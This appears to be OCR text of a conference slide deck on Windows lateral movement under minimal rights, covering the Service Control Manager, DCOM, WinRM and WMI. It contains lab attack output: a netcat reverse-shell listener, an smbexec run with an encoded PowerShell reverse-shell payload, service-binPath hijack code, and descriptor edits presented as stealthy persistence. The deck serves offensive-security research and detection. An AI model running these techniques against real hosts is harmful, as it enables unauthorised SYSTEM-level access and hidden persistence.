ROMHACK 2026 · ROME, ITALY

MINIMAL RIGHTS, MAXIMUM REACH

Rethinking Windows lateral movement beyond “local admin”

@pol4ir

$ whoami

polair@romhack: ~

```
PS C:\Users\polair> $env:username
Umberto Micillo

PS C:\Users\polair> whoami /groups

GROUP INFORMATION
-----------------

Group Name   Type      SID          Attributes
=============================================================
RedTeamer    Group     S-1-5-21-1004336348-1177238915-682003330-1020
Enabled group
Offsec Researcher   Group   S-1-5-21-1004336348-1177238915-682003330-
1021 Enabled group

PS C:\Users\polair> type .\focus
- Active Directory
- Windows internals
```

THIS TALK IS BUILT ON

3 blog posts

1 tool

▸ AGENDA

The route

01	The wrong question	group membership vs. the real arbiter
02	The SCM, in depth	minimal-rights service creation & the 1709 trap
03	Tour @ minimal rights	DCOM · WinRM · WMI · Remote Registry · RDP shadowing · SSH · URA: what tools quietly miss
04	MovementHound	enumerate the gap and feed it back to BloodHound

01

Group membership is the wrong question

Security descriptors, access masks, and why “default config” is a bad assumption.

THE WRONG QUESTION

The question everyone asks

> “ Is this account a local admin? ”

Almost every lateral movement decision gets reduced to this one boolean. Tooling reduces it. Reports reduce it. Threat models reduce it.
And the question keeps recurring for good reason: it maps onto the default permissions built into admin groups and role delegations. But in a live environment, how reliable is “default”, really?

Why “default config” is a bad assumption

01

Defaults don’t survive production

Estates **drift** as they pass through many admins over the years: loose ends, mistakes, and quick fixes for “how does a non-admin start this service?”

Third-party installers routinely rewrite security descriptors so their non-admin service accounts work and almost always grant more than they need.

02

They aren’t always accidental

The same minimal rights can be **deliberately planted**. An attacker already inside can leave exactly these ACEs as quiet, low-privilege persistence.

An apparently clean network can still be compromised. Hunting these footholds is part of the assessment, not an afterthought.

As if that weren’t enough, “default” often doesn’t mean much, since default configurations can vary across Windows versions.

THE UNCOMFORTABLE HALF

Minimal rights make excellent persistence

The very reductions this talk celebrates are also how a careful intruder stays quiet:

- **No new groups**: the account stays out of Administrators, Distributed COM Users, Remote Management Users; nothing membership-based to flag
- **Below the usual audits**: detections tuned for “admin logon” or service-install events look right past it
- **Survives clean-up**: remediation that resets group memberships leaves the descriptor untouched

The real arbiter: the security descriptor

Every securable object, including the SCM, a service, or a registry key, carries one of these. The access check runs against it.

sc.exe sdshow scmanager


```
D:(A;;CC;;;AU)
  (A;;KA;;;BA)
  (A;;CC;;;S-1-15-3-1024-528118966-3876874398-
709513571-1907873084-3598227634-3698730060-
278077788-3990600205)...
```



SID squinting

The discovery flow

You will only see the starting point and the final result, but behind the scenes…



02

The Service Control Manager

The canonical tools path, rebuilt from SC_MANAGER_ALL_ACCESS down to the two bits that actually matter.

THE WORKED EXAMPLE

0x0003

Meet the SCM

Remote service control over RPC (commonly exposed through the \pipe\svcctl endpoint). Tooling leverages it to start a binary in the NT AUTHORITY\SYSTEM security context[1].

PROTOCOL	[MS-SCMR]
ASSUMED REQUIREMENT	SC_MANAGER_ALL_ACCESS
ACTUAL REQUIREMENT	SC_MANAGER_CREATE_SERVICE (0x0002) | SC_MANAGER_CONNECT (0x0001)

```
PS C:\tmp> Find-SCMAccess
[+] dc.mini.lab - SCM CreateService access
```

smbexec.py: under the hood

```
205             self.__scmr.bind(scmr.MSRPC_UUID_SCMR)
206             resp = scmr.hROpenSCManagerW(self.__scmr)
207             self.__scHandle = resp['lpScHandle']
208             self.transferClient = rpc.get_smb_connection()
209             self.do_cd('')


293         logging.debug('Executing %s' % command)
294         resp = scmr.hRCreateServiceW(self.__scmr, self.__scHandle, self.__serviceName, self.__serviceName,
295                                      lpBinaryPathName=command, dwStartType=scmr.SERVICE_DEMAND_START)
296         service = resp['lpServiceHandle']
297
298         try:
299             scmr.hRStartServiceW(self.__scmr, service)
```

[1] Passing NULL as the value of the lpServiceStartName parameter during the CreateService call.

The service-creation flow

1.

`OpenSCManager(…)`

handle to the SCM

`needs bits on the SCM's DACL`



2.

`CreateService(…)`

define the service



3.

`StartService(…)`

execute the payload

`SYSTEM context`

The assumed cost of all this: **local admin** (**`SC_MANAGER_ALL_ACCESS 0xF003F`**). But let's set that aside.

An example: NXC

```
┌──(root㉿kali)-[~]
└─# nxc smb 192.168.56.30 -u ALL -p Sup3rMeg4Pass4! --shares
SMB         192.168.56.30   445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:mini.lab) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         192.168.56.30   445    DC               [+] mini.lab\ALL:Sup3rMeg4Pass4!
SMB         192.168.56.30   445    DC               [*] Enumerated shares
SMB         192.168.56.30   445    DC               Share           Permissions     Remark
SMB         192.168.56.30   445    DC               -----           -----------     ------
SMB         192.168.56.30   445    DC               ADMIN$                          Remote Admin
SMB         192.168.56.30   445    DC               C$                              Default share
SMB         192.168.56.30   445    DC               IPC$            READ            Remote IPC
SMB         192.168.56.30   445    DC               NETLOGON        READ            Logon server share
SMB         192.168.56.30   445    DC               SYSVOL          READ            Logon server share
```

With ‘No (Pwned!)’ and no writable folder, does that effectively prevent remote service creation?

You can reach the same conclusion using the PowerView function: Find-LocalAdminAccess.ps1

An example: NXC

Well, no…

```
┌──(root㉿kali)-[~]
└─# rlwrap nc -lnvp 8891
listening on [any] 8891 ...
connect to [192.168.1.103] from (UNKNOWN) [192.168.1.70] 53713
$env:username
DC$
PS C:\Windows\system32> 
```

```
┌──(root㉿kali)-[~]
└─# smbexec.py mini.lab/all:'Sup3rMeg4Pass4!'@192.168.56.30 -debug
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /root/.local/share/pipx/venvs/impacket/lib/python3.11/site-packages/impacket
[+] StringBinding ncacn_np:192.168.56.30[\pipe\svcctl]
[+] Executing %COMSPEC% /Q /c echo powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB
```

```
1332        name = WIDESTR(data[offset:])
1333        record['lpServiceName'] = name['Data']
1334
1335    return enumArray['Data']
1336
1337 def hROpenSCManagerW(dce, lpMachineName='DUMMY\x00', lpDatabaseName='ServicesActive\x00',
       dwDesiredAccess=SC_MANAGER_CONNECT | SC_MANAGER_CREATE_SERVICE):
1338     openSCManager = ROpenSCManagerW()
1339     openSCManager['lpMachineName'] = checkNullString(lpMachineName)
1340     openSCManager['lpDatabaseName'] = checkNullString(lpDatabaseName)
1341     openSCManager['dwDesiredAccess'] = dwDesiredAccess
1342     return dce.request(openSCManager)
1343
1344 def hROpenServiceW(dce, hSCManager, lpServiceName, dwDesiredAccess= SERVICE_ALL_ACCESS):
1345     openService = ROpenServiceW()
```

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Lengtl	Info
19	0.026687700	192.168.56.30	192.168.56.1	DCERPC	258	Bind_ack: call_id: 1, Fragment: Single, max_xm
20	0.030132800	192.168.56.1	192.168.56.30	SVCCTL	326	OpenSCManagerW request
21	0.030304300	192.168.56.30	192.168.56.1	SMB2	190	Decrypted SMB3; Write Response, File: svcctl

```
> Frame 20: Packet, 326 bytes on wire (2608 bits), 326 bytes captu
> Ethernet II, Src: VMware_c0:00:02 (00:50:56:c0:00:02), Dst: VMwa
> Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.
> Transmission Control Protocol, Src Port: 53712, Dst Port: 445, S
> NetBIOS Session Service
v SMB2 (Server Message Block Protocol version 2)
  > SMB2 Transform Header
  v Encrypted SMB3 data
    > SMB2 (Server Message Block Protocol version 2), Write Reque
    > Distributed Computing Environment / Remote Procedure Call (
    v Service Control, OpenSCManagerW
        Operation: OpenSCManagerW (15)
        [Response in frame: 23]
      > Pointer to MachineName (uint16): DUMMY
      > Pointer to DatabaseName (uint16): ServicesActive
      v Access Mask: 0x00000003, SC RIGHT MGR CONNECT: SC_RIGHT
            .... .... .... .... .... .... .... ...1 = SC RIGHT MG
            .... .... .... .... .... .... .... ..1. = SC RIGHT MG
            .... .... .... .... .... .... .... .0.. = SC RIGHT MG
            .... .... .... .... .... .... .... 0... = SC RIGHT MG
            .... .... .... .... .... .... ...0 .... = SC RIGHT MG
            .... .... .... .... .... .... ..0. .... = SC RIGHT MG
            .... .... .... 0000 .... .... ..00 0011 = SC RIGHT MG
```

```
0000  fe 53 4d 42 40 00 01 00  00 00 00 00 09 00 7f 00   ·SMB@···
0010  08 00 00 00 00 00 00 00  17 00 00 00 00 00 00 00   ········
0020  00 00 00 00 01 00 00 00  01 00 00 04 00 2c 01 00   ·····,··
0030  aa 85 fb 55 2e 9a 46 05  4e 5d 78 98 83 70 c4 d3   ···U.·F·
0040  31 00 70 00 68 00 00 00  00 00 00 00 00 00 00 00   1·p·h···
0050  42 00 00 00 4b 00 00 00  01 00 00 00 4b 00 00 00   B···K···
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········
0070  05 00 00 03 10 00 00 00  68 00 00 00 01 00 00 00   ····h···
0080  50 00 00 00 00 00 0f 00  80 cd 00 00 06 00 00 00   P·······
0090  00 00 00 00 06 00 00 00  44 00 55 00 4d 00 4d 00   ····D·U·
00a0  59 00 00 00 64 57 00 00  0f 00 00 00 00 00 00 00   Y···dW··
00b0  0f 00 00 00 53 00 65 00  72 00 76 00 69 00 63 00   ····S·e·
00c0  65 00 73 00 41 00 63 00  74 00 69 00 76 00 65 00   e·s·A·c·
00d0  00 00 bf bf 03 00 00 00                            ········
```

Reverse-shell payload encoded in smbexec.py; access mask for OpenSCManager edited in scmr.py

THE REVEAL

What you really need on the SCM

0xF003F

SC_MANAGER_ALL_ACCESS
what admin-check probes for (and what some tools require)

collapses to just two bits:

0x0001	+	**0x0002**	=	**0x0003**
SC_MANAGER_CONNECT		SC_MANAGER_CREATE_SERVICE		everything you need

Why Impacket wins where sc.exe dies

Same rights, different API; the handle you get back is everything.

✗ sc.exe start

CALLS:	**OpenServiceW**
CHECKS:	the SERVICE’s own DACL
DEFAULT SVC DACL:	admins only start/stop
RESULT:	**ACCESS DENIED**

even WITH 0xF003F on the SCM.

✓ CreateServiceW

CREATE SVC WITH:	**SERVICE_ALL_ACCESS**
RETURNS:	**a handle to the service with those rights, bypassing the ACL checks**
SO:	no OpenService round-trip
RESULT:	**start / stop / query: OK**

the handle carries the grant; that’s the trick.

THE TRAP MOST WRITEUPS MISS

The Windows 10 1709 / Windows Server, version 1709 policy

Since 1709: only local admins may obtain a handle to the SCM, even if the SCM's DACL says otherwise. It silently overrides a permissive descriptor.

Two registry values govern it (an installer, or an attacker, can flip them):

reg: the exemptions the public writeups miss

```
HKLM\SYSTEM\...\SecurePipeServers\SCM\RemoteAccessCheckExemptionList  # per-service
HKLM\SYSTEM\CurrentControlSet\Control\RemoteAccessExemption       # global off
```

Server 2016 (1607) and earlier: no policy; editing the SCM SDDL alone is enough.

THE QUIETER VARIANT

Don’t create a service, reconfigure one!

Point an existing service’s binPath at your payload via ChangeServiceConfig. Even cheaper on rights, and much quieter.

ASSUMED REQUIREMENT	SC_MANAGER_ALL_ACCESS on the SCM and SERVICE_ALL_ACCESS on the service
ACTUAL REQUIREMENT[1]	SC_MANAGER_CONNECT on the SCM and SERVICE_CHANGE_CONFIG on the service

```
PS C:\tmp> Find-SCMAccess –ServiceName <>
[+] dc.mini.lab – SCShell possible…
```

WHY IT’S STEALTHIER

- no service-creation event (7045)
- Everything happens over RPC on TCP/IP, which is sometimes overlooked compared with named pipes.

same 1709 policy still applies; it guards ANY SCM handle.

[1] Without worrying about reverting the changes.

THE QUIETER VARIANT: Don’t create a service, reconfigure one!

```
IntPtr SCMHandle = OpenSCManager(target, null, (uint)0x0001);
if (SCMHandle == IntPtr.Zero)
{
    Console.WriteLine("[!] OpenSCManagerA failed! Error:{0}", GetLastError());
    Environment.Exit(0);
}
Console.WriteLine("[*] SC_HANDLE Manager 0x{0}", SCMHandle);

Console.WriteLine("[*] Opening {0} Service ....", ServiceName);
IntPtr schService = OpenService(SCMHandle, ServiceName, ((uint)0x0002));
Console.WriteLine("[*] SC_HANDLE Service 0x{0}", schService);

/*
QueryServiceConfigStruct qscs = new QueryServiceConfigStruct();
IntPtr qscPtr = Marshal.AllocCoTaskMem(0);
int retCode = QueryServiceConfig(schService, qscPtr, 0, ref bytesNeeded);
if (retCode == 0 && bytesNeeded == 0)
{
    Console.WriteLine("[!] QueryServiceConfig failed to read the service path. Error:{0}", GetLastError());
}
else
{
    Console.WriteLine("[*] LPQUERY_SERVICE_CONFIGA need {0} bytes", bytesNeeded);
    qscPtr = Marshal.AllocCoTaskMem(bytesNeeded);
    retCode = QueryServiceConfig(schService, qscPtr, bytesNeeded, ref bytesNeeded);
    qscs.binaryPathName = IntPtr.Zero;

    qscs = (QueryServiceConfigStruct)Marshal.PtrToStructure(qscPtr, new QueryServiceConfigStruct().GetType());
}

string originalBinaryPath = Marshal.PtrToStringAuto(qscs.binaryPathName);
Console.WriteLine("[*] Original service binary path \"{0}\"", originalBinaryPath);
Marshal.FreeCoTaskMem(qscPtr);
```

```
PS C:\tmp> .\SharpSCShell.exe 192.168.56.30 afunix 'YourPayload' minilab all 'Sup3rMeg4Pass4!'

============== SharpSCShell --> Revised at Rcoil (C# version) ==============

[*] Trying to connect to 192.168.56.30
[*] Username was provided attempting to call LogonUser
[*] SC_HANDLE Manager 0x9900224
[*] Opening afunix Service ....
[*] SC_HANDLE Service 0x9901424
[*] Service path was changed to "YourPayload"
[!] StartServiceA failed to start the service. Error:5
PS C:\tmp>
PS C:\tmp>
```

```
powershell -ep bypass (running as minilab\all)
PS C:\tmp> Find-SCMAccess
[+] SCM access on dc.mini.lab (sufficient for CreateServiceW/A-based tools)
PS C:\tmp> Find-SCMAccess -servicename afunix
[+] SCM access on dc.mini.lab (sufficient for CreateServiceW/A-based tools)
[+] SCShell possible on dc.mini.lab -> service 'afunix'
PS C:\tmp>
```


```
Command Prompt
c:\tmp>sc qc afunix
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: afunix
        TYPE               : 1  KERNEL_DRIVER
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 0   IGNORE
        BINARY_PATH_NAME   : YourPayload
        LOAD_ORDER_GROUP   : PNP_TDI
        TAG                : 0
        DISPLAY_NAME       : afunix
        DEPENDENCIES       :
        SERVICE_START_NAME :
```

Add **SERVICE_START (0x0010)** to fire immediately; otherwise the payload waits for the next reboot (if auto-start is configured).

Enumerating candidates

1. EnumServicesStatusEx API. Only requires the SC_MANAGER_ENUMERATE_SERVICE and SC_MANAGER_CONNECT access rights on the SCM.
2. Remote Registry.
3. WMI/CIM Win32_Service.
4. Ready-made list of well-known services or create a custom one based on your Windows system.
4. Bruteforcing (a bad, noisy option and probably a waste of time).



03

Tour @ minimal rights

The SCM wasn’t special. Almost every lateral movement technique carries its own security descriptor checks.

SAME PATTERN, EVERY PROTOCOL

DCOM: not just for Distributed COM Users

Launch/Activation is governed by an ACE on the individual DCOM application[1]. The “Default” settings specify the permissions that DCOM applications will use unless overridden for a specific application.

PROTOCOL	[MS-DCOM]
ASSUMED REQUIREMENT	Membership in the Distributed COM Users group
ACTUAL REQUIREMENT	COM_RIGHTS_EXECUTE | _EXECUTE_REMOTE COM_RIGHTS_EXECUTE | _ACTIVATE_REMOTE

```
PS C:\tmp> Find-DCOMAccess
[+] dc.mini.lab – DCOM: Access via
MMC20.Application
```


WELL-KNOWN TARGETS


- MMC20
- ShellWindows
- ShellBrowserWindow
- Excel

[1] Machine-wide limits (MachineLaunchRestriction / MachineAccessRestriction) are evaluated first.

An example: BloodHound

The “ExecuteDCOM” edge in BloodHound is displayed only if the user is a member of the “Distributed COM Users” group.





Equivalent results to BloodHound CE

WinRM: the endpoint has its own SDDL

WinRM authorizes per-resource. Endpoints carry a dedicated descriptor: grant Execute (Invoke), and a non-admin gets a shell.

PROTOCOL	[MS-WSMV]
ASSUMED REQUIREMENT	Membership in the Remote Management Users group
ACTUAL REQUIREMENT	GENERIC_EXECUTE (GX, 0x20000000)

grant Invoke on Microsoft.PowerShell

```
$SDDL="O:NSG:BAD:P(A;;GA;;;BA)(A;;GX;;;<SID>)(A;;GA;;;RM)..."
Set-PSSessionConfiguration -Name Microsoft.PowerShell -SecurityDescriptorSddl $SDDL
```

WinRS: the often-overlooked fallback

Resources without their own descriptor fall back to the service RootSDDL. WinRS (cmd shell) is one of them, so it can work when PSRemoting won't, and vice versa.

PowerShell endpoint

`.../powershell/Microsoft.PowerShell`

dedicated SDDL
`Set-PSSessionConfiguration`

WinRS cmd shell

`.../windows/shell/cmd`

NO own SDDL → falls back to:
`winrm configSDDL default`
(the service RootSDDL)

```
PS C:\tmp> . .\Find-WinRMAccess.ps1
PS C:\tmp> Find-WinRMAccess

[+] dc.mini.lab - Winrs access
PS C:\tmp> . .\Find-PSRemotingLocalAdminAccess.ps1
PS C:\tmp> Find-PSRemotingLocalAdminAccess
PS C:\tmp>
```

→ two independent checks. Enumerate BOTH.

WMI: over DCOM vs. over WSMAN

PROTOCOL	[MS-WMI]

TRANSPORT	DCOM
ASSUMED REQUIREMENT	Membership in the Administrators group
ACTUAL REQUIREMENT	COM_RIGHTS_EXECUTE | _ACTIVATE_REMOTE and WBEM_REMOTE_ENABLE | WBEM_ENABLE [1] | WBEM_METHOD_EXECUTE [1] on the desired namespace

```
PS C:\tmp> Find-WMIAccess # also avoid false positives
[+] dc.mini.lab - WMI access (over DCOM)
```

TRANSPORT	WSMAN
ASSUMED REQUIREMENT	Membership in the Administrators group
ACTUAL REQUIREMENT	Membership in the Remote Management Users group and WBEM_REMOTE_ENABLE | WBEM_ENABLE (1) | WBEM_METHOD_EXECUTE (1) on the desired namespace

```
PS C:\tmp> Find-WMIMan
[+] dc.mini.lab : OK, current user has Win32_Process/Create access via WSMAN
```

[1] Granted by default to all Authenticated Users on root/CIMV2.

“WMIMAN”

So you can be in the Remote Management Users group yet blocked on WinRM (for instance, if the group does not have the Execute (Invoke) permission on the desired endpoint), but still run WMI.

```
PS C:\tmp> New-PSSession -ComputerName DC
New-PSSession : [DC] Connecting to remote server DC failed with the following error message : Access is denied. For
more information, see the about_Remote_Troubleshooting Help topic.
At line:1 char:1
+ New-PSSession -ComputerName DC
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : OpenError: (System.Manageme....RemoteRunspace:RemoteRunspace) [New-PSSession], PSRemotin
   gTransportException
    + FullyQualifiedErrorId : AccessDenied,PSSessionOpenFailed
PS C:\tmp> $Options = New-CimSessionOption -Protocol WSMAN
PS C:\tmp>
PS C:\tmp> $Session = New-Cimsession -ComputerName DC -SessionOption $Options
PS C:\tmp>
PS C:\tmp> $Command = 'whoami';
PS C:\tmp>
PS C:\tmp> Invoke-CimMethod -CimSession $Session -ClassName Win32_Process -MethodName Create -Arguments @{CommandLine =$
Command};

ProcessId ReturnValue PSComputerName
--------- ----------- --------------
     1364           0 DC
```

`ReturnValue = 8` “Unknown failure”

A catch-all. One by-design cause: creating a process tries to load the impersonated user’s hive.

